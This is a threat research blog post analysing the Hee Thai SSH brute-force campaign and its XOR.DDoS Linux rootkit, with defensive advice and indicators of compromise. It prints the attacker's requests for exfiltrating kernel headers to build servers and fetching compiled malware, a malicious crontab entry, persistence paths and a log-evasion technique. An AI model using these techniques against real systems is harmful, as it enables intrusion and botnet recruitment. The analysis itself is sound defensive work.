Anatomy of a Brute Force Campaign: The Story of Hee Thai Limited

fireeye.com/blog/threat-research/2015/02/anatomy_of_a_brutef.html

Threat Research Blog

February 05, 2015 | by Michael Lin, Derek Gooley

Summary

This is the tale of an ongoing SSH brute forcing campaign, targeting servers and network devices, that distributes a new family of Linux rootkit malware named “XOR.DDoS.” While typical DDoS bots are straightforward in operation and often programmed in a high-level script such as PHP or Perl, the XOR.DDoS family is programming in C/C++ and incorporates multiple persistence mechanisms including a rare Linux rootkit.

The campaign also utilizes complex attack scripts to serve the malware through a sophisticated distribution scheme that allows the attackers to compile and deliver tailored rootkits on-demand to infect x86 and ARM systems alike.

In this post, we will follow the campaign from first sighting to the present day. We reveal the infection strategy, describe the build systems and share indicators of compromise.

Brute Force Campaign

Our story begins on Nov. 15, 2014. Late that evening, FireEye’s global threat research network was suddenly flooded by SSH brute-force detections coming from various IP addresses belonging to 103.41.124.0/24, an address block that was registered to “Hee Thai Limited” only a few weeks prior. Normally, a brute force attack would not be notable. What caught our eye about this attack was the sheer scale of the operation.

Within 24 hours of first sighting, we had observed well over 20,000 SSH login attempts, ***per server***. No server was spared: each was attacked within hours of first sighting. By the end of November, just two weeks later, FireEye’s research systems had each logged about 150,000 login attempts from nearly every IP in Hee Thai Limited’s bucket of 255 addresses. By the end of January, each server had seen nearly 1 million login attempts. During this time period, traffic from 103.41.124.0/24 accounted for 63% of all observed port 22 traffic. Someone with a lot of bandwidth and resources really wanted to get into our servers.

We continued to observe the Hee Thai campaign over the next three months. The brute forcing campaign had three distinct phases. The initial phase began late in the evening of Nov. 15 and lasted less than 36 hours. During this phase, each targeted server was attacked by a single Hee Thai address at a time, in series. Each IP address would attempt more than 20,000 passwords before moving on.

After roughly a day without contact, the second phase of the campaign began on Saturday, Nov. 19 and would last until Sunday, Nov. 30. During this phase, the targeted servers were still attacked by Hee Thai IP’s in series, but each IP would only attempt a few thousand passwords before cycling to the next. Repeat attacks also began to occur. Another characteristic of the second phase was the use of a single password dictionary, a modified version of the RockYou password list, by all attacking IPs.

No activity was observed from the Hee Thai subnet between Monday, Dec. 1 and Sunday, Dec. 7th, which marked the beginning of the third phase and continues to the present day. This new stage of the Hee Thai campaign is more chaotic than the previous two. The attacks now occur en masse and at random, frequently with multiple IPs simultaneously targeting the same server.

The password dictionaries in use have also drastically changed. Now the servers use different dictionaries, varying wildly in size, and the contents of the dictionaries have become increasingly exotic. One particular IP was observed trying several thousand non-sequential and seemingly random numbers. Passwords representing “keyboard walks,” where the password is the result of a keyboard pattern created by drawing lines across a keyboard, were also frequently observed.

Infection Strategy

The Hee Thai SSH brute force campaign always attempts to gain access to the root account. If a login attempt is successful, the brute forcing machine immediately logs out and stops its attack. Within 24 hours a different machine from an IP address outside of Hee Thai’s 103.41.124.0/24 address block will log in and out again. The SSH brute force attacks will still continue and this process may repeat several times, but the events following a successful login attempt are always the same.

On the surface, this appears to be the extent of interactions. Linux servers running the standard OpenSSH server will only see a successful login in their logs, followed by an immediate logout and no further activity.

```
root@devops01:~# tail var/log/auth.log
Jan 26 15:32:27 lab4 sshd: Received disconnect from 10.0.0.33: 11: Bye Bye [preauth]
Jan 26 15:33:52 lab4 sshd: Accepted password for root from 192.168.3.5 port 32110 ssh2
Jan 26 15:33:52 lab4 sshd: pam_tty_audit(sshd:session): changed status from 0 to 1
Jan 26 15:33:52 lab4 sshd: pam_unix(sshd:session): session opened for user root by (uid=0)
Jan 26 15:33:53 lab4 sshd: pam_tty_audit(sshd:session): changed status from 1 to 1
Jan 26 15:33:53 lab4 sshd: Received disconnect from 192.168.3.5: 11: disconnected by user
Jan 26 15:33:53 lab4 sshd: pam_tty_audit(sshd:session): restored status to 0
Jan 26 15:33:53 lab4 sshd: pam_unix(sshd:session): session closed for user root
Jan 26 15:33:53 lab4 sshd: pam_tty_audit(sshd:session): restored status to 0
```

Figure 1: SSH remote commands not seen in logs

In reality, the second machine that logs in after root’s password is found will run a SSH remote command. This commonly used feature of OpenSSH, interestingly enough, evades standard Linux logging facilities. The OpenSSH server does not log remote commands, even when logging is configured to the most verbose setting. Since a remote command doesn’t create a terminal session, TTY logging systems also do not capture these events. Both the *last* and *lastlog* commands, which display listings of recent logins, are also blind.

The Hee Thai campaign has used several different remote commands, depending on when the compromise occurred, as the campaign is constantly evolving. SSH remote commands can consist of multiple shell commands, separated by semi-colons. Hee Thai takes advantage of this to run large, complicated scripts in a single command.

On-demand Malware Build System

Using a sophisticated set of build systems, the malware harvests kernel headers and version strings from victims to deliver customized malware that may be compiled on-demand. A second set of fallback servers exist to deliver a pre-compiled version of the malware without the rootkit component.

This strategy makes hash signature-based detection systems ineffective for detecting XOR.DDoS.

The on-demand compilation mechanism is operated by the remote SSH command seen in the initial stage of a compromise. The most commonly used and most feature-full command/script seen during the Hee Thai campaign is over 6000 characters in length and very sophisticated. Smaller versions of this script have also been seen, particularly a version that exclusively targets 64-bit machines. Additional variations will break up the script into multiple smaller parts, served separately in different files, which fetch each other via *wget* in series. Ultimately, the scripts all do the same thing, operate the on-demand build system and deliver XOR.DDoS to the target machine.



Figure 2: Hee Thai Campaign Attack Cycle

The script starts by setting up an environment PATH and decoding a series of hard-coded values (including the IP addresses used later), which have been encoded with a simple shift cipher. It also removes the immutable bit and gives execute permissions to the system's *wget* and *cut* binaries, in case an admin locked them down.

The script extracts the system's kernel *vermagic* string, which indicates the version number of the kernel. Rootkits on Linux are difficult to distribute because loadable kernel modules (LKM) must be compiled for the kernel they want to run on. Unlike Windows, which has a stable kernel API allowing for the creation of code that is portable between kernel versions, the Linux kernel lacks such an API. Since the kernel's internals change from version to version, a LKM must be binary compatible with the kernel. A safety mechanism in the form of a kernel version ID string, called the *vermagic* string, helps to prevent an incompatible LKM from loading.

There is no standard shell command to display the running kernel's *vermagic* string. The script cleverly extracts a listing of all active LKMs on the system with *lsmod* and then uses *modinfo* on a module to extract the LKM's *vermagic* string, which is guaranteed to match the string of the kernel. Then, the extracted *vermagic* string is hashed with MD5.

Next, the script selects a build server with the same architecture as the targeted host from a hardcoded list, then sends the hashed *vermagic* string to the server. This is accomplished with *wget* by sending the hashed *vermagic* string as a GET parameter to a server-side function on the selected build server. The server will check whether it has seen the hash before and reply appropriately.

GET /check.action?iid=8C204556960B73B25667CA80F33A72F9&kernel=3.14

If the hash is known to the server, the build system uses server-side copies of the necessary kernel headers to compile and deliver the malware in the form of an ELF binary.

If the hash is unknown to the server, meaning it has never seen this kernel before, it will attempt to harvest the target's kernel headers, if they are installed. If kernel headers are installed, which aren't necessarily on all systems, it gathers the header files and compresses them into a tgz file. The script downloads a small ELF binary tool with *wget*, called 'mini,' and uses it to upload the compressed kernel headers with a POST request to the build server.

POST /submit.action

username%3Dadmin%26password%3Dadmin%26ip%3D103.25.0.0%3A8003%7C103.240.0.0%3A8003%7C66.102.0.0%3A8003%26ver%3D3.1
2-amd64%5C%5C+SMP%5C%5C+mod_unload%5C%5C+modversions%5C%5C%26kernel%3D3.14%26file%3D%40%2Ftmp%2Fdev.tgz

If the kernel headers aren't installed on the target, the harvesting is skipped. Instead, the build system attempts to compile a suitable rootkit using the kernel version strings. This is accomplished with a GET request to yet another server-side function.

GET /compiler.action?
iid=8C204556960B73B25667CA80F33A72F9&username=admin&password=admin&ip=103.25.0.0%7C103.240.0.0%7C66.102.0.0&ver=3.14-2-amd64%5C%5C+SMP%5C%5C+mod_unload%5C%5C+modversions%5C%5C&kernel=3.14

If the kernel headers aren't available and the build system can't get by with just the kernel version strings, or if the build servers are unreachable, the script downloads a precompiled version of the malware without the rootkit component from a backup server.

Finally, the malware is executed. XOR.DDoS extracts itself, sets up its numerous persistence mechanisms and randomly generates a 32-character long string of lowercase letters. This string is sent back to the attacker and is used as a unique identifier for the compromised system.

XOR.DDoS: Modern Linux DDoS Bot with a Rootkit Twist

The ultimate goal of the Hee Thai SSH brute forcing campaign is to infect systems with the XOR.DDoS malware. The non-profit research group "Malware Must Die!" first spotted this new family of Linux malware and they briefly outlined its characteristics in a blog post in September 2014.

XOR.DDoS is ostensibly a DDoS bot. However, unlike typical straightforward DDoS bots, XOR.DDoS is one of the more sophisticated malware families to target the Linux OS. It's also multi-platform, with C/C++ source code that can be compiled to target x86, ARM and other platforms. XOR.DDoS gets its name from frequent use of XOR encryption within the code and in its network communications.

Two distinct variants of the XOR.DDoS family have been observed in the wild. Most variants are available in many different binaries, which are identical in primary function but differ subtly perhaps containing different DNS server lookups or using different ports for communication. Each variant is also available in versions targeting different platforms (i.e., x86, AMD64, ARM).

To date, the Hee Thai campaign has delivered 41 unique re-compiled binaries from four distribution domains that were observed in the wild. The build system is capable of producing infinitely more versions of the malware on demand.

Variant 1 Persistence Mechanisms

- 32 randomly generated lower-case characters stored in /var/run/mount.pid
- Copies itself to /lib/libgcc.so
- Copies itself to /usr/bin/ with a filename of 10 random lowercase characters
- Creates symlink to /usr/bin/ copy and placed in /etc/init.d/
- Creates symlinks to /usr/bin/ in /etc/rc[1-5].d/S90[Session ID]
- Creates symlinks to /usr/bin/ in /etc/rc.d/rc[1-5].d/S90[Session ID]
- Cron script to turn on network interfaces, copy /lib/libgcc.so to /lib/libgcc.so.bak, execute /lib/libgcc.so.bak
- Uses XOR key: BB2FA36AAA9541F0

Variant 2 Persistence Mechanisms

- First seen Dec. 22, 2014
- 32 randomly generated lowercase characters stored in /var/run/udev.pid
- Copies itself to /lib/libgcc4.so
- Copies itself to /usr/bin/ with a filename identical to the session ID, then appends a timestamp to the binary
- Creates symlink to /usr/bin/ copy and placed in /etc/init.d/
- Creates symlinks to /usr/bin/ in /etc/rc[1-5].d/S90[Session ID]
- Creates symlinks to /usr/bin/ in /etc/rc.d/rc[1-5].d/S90[Session ID]
- Cron script to copy /lib/libgcc4.so to /lib/libgcc4.4.so, execute /lib/libgcc4.4.so
- Uses two XOR keys: BB2FA36AAA9541F0 and ECB6D3479AC3823F

Variant 2 is the newest version. All in-the-wild, pre-compiled copies of Variant 2 were replaced on Jan. 20, 2015, with a new set of binaries. It is functionally the same as the original version, but some of the domains used during C&C have changed. Variant 1 distribution servers remain active, but may have fallen out of favor.

When executed, XOR.DDoS attempts to make contact with its C&C servers. Once contact is established, it fetches a small XOR encoded file containing lists of process names, file hashes, file names and IP addresses. It then searches the system for these identifiers and kills/removes them. Processes found to have active network connections with the IPs from the file are also killed. Judging from the contents of the files, XOR.DDoS appears to be killing other malware, ensuring there is no competition for the machine's resources.

The server may then send a list of targets at any time and the bot will start DoS attacks against them using a variety of methods (SYN, DNS, UDP, TCP).

The rootkit used by XOR.DDoS loads itself as a LKM. Its primary purpose is to hide indicators of compromise at the kernel level. It has functions for hiding processes, files, ports, and controlling netfilter (Linux kernel firewall).

All variants of XOR.DDoS have the ability to download and execute arbitrary binaries as well as a self-update feature, giving the malware the ability to replace itself with newer versions.

Detection and Prevention

Network devices and embedded systems are the most vulnerable to SSH brute force attacks. It may not be straightforward or possible for an end-user to protect these systems against these types of attacks.

If possible, configure your SSH server to use encryption keys instead of passwords. We also recommend you disable remote logins for the root account. The XOR.DDoS malware requires root permissions, and the Hee Thai campaign has only been observed attacking root accounts.

Install a network-based brute force detection system available in some security appliances, including FireEye's NX product family. These products will defend your network from the initial attack vector, detecting the breach before it can do damage.

Home and small business users can install the open source fail2ban utility, which works with iptables to detect and block brute force attacks.

OpenSSH servers will place the text of an SSH remote command into a $SSH_ORIGINAL_COMMAND environment variable. This can be logged with the ForceCommand feature in the server configuration file, allowing you to detect the compromise, but only after it has occurred.

A compromised system should be isolated from the network, to the extent possible, and cleaned of all IoC's (see appendix). If a version of XOR.DDoS containing a rootkit has compromised the system, removal may not be feasible.

Conclusion

Brute force attacks are one of the oldest types of attacks. Due to its ubiquity, there are numerous solutions available for defending against them. However a great many systems are vulnerable. Even in enterprise settings, network devices and servers in forgotten branch offices could be exposed to this threat.

Brute forcing credentials remains one of the top 10 most common ways an organization is first breached. The Hee Thai Limited SSH brute force campaign takes advantage of this to find insufficiently defended systems to incorporate into the XOR.DDoS botnet.

Appendix: Indicators of Compromise

Since there are multiple XOR.DDoS variants, each with differing persistence mechanisms, only a sub-set of indicators will be seen in the same infection.

Strings:

- BB2FA36AAA9541F0
- ECB6D3479AC3823F

Files:

- /usr/bin/[10 random characters a-z]
- /etc/init.d/[10 random characters a-z]
- /usr/bin/[Session ID]
- /etc/init.d/[Session ID]
- /etc/rc1.d/S90[Session ID]
- /etc/rc2.d/S90[Session ID]
- /etc/rc3.d/S90[Session ID]
- /etc/rc4.d/S90[Session ID]
- /etc/rc5.d/S90[Session ID]
- /etc/rc.d/rc1.d/S90[Session ID]
- /etc/rc.d/rc2.d/S90[Session ID]
- /etc/rc.d/rc3.d/S90[Session ID]
- /etc/rc.d/rc4.d/S90[Session ID]
- /etc/rc.d/rc5.d/S90[Session ID]
- /var/run/sftp.pid
- /var/run/udev.pid
- /var/run/mount.pid
- /etc/cron.hourly/cron.sh
- /etc/cron.hourly/udev.sh
- /etc/crontab
  */3 * * * * root etc/cron.hourly/udev.sh
- /lib/libgcc.so
- /lib/libgcc.so.bak
- /lib/libgcc4.so

- /lib/libgcc4.4.so
- /lib/udev/udev
- /lib/udev/debug

Domains

- heethai.com
- buhenge.com
- rxxiaoao.com
- hcxiaoao.com
- info.3000uc.com
- wangzongfacai.com
- navert0p.com
- dsaj2a.com
- dsaj2a.org
- dsaj2a1.org

IP addresses (hard-coded into binary)

- 103.25.9.228
- 103.25.9.229

Malware Binary MD5 Hashes

- 0b7630ead879da12b74b2ed7566da2fe (variant 1)
- 85ecdf50a92e76cdb3f5e98d54d014d4 (variant 2)

IOC content is posted at: https://github.com/fireeye/iocs/tree/master/BlogPosts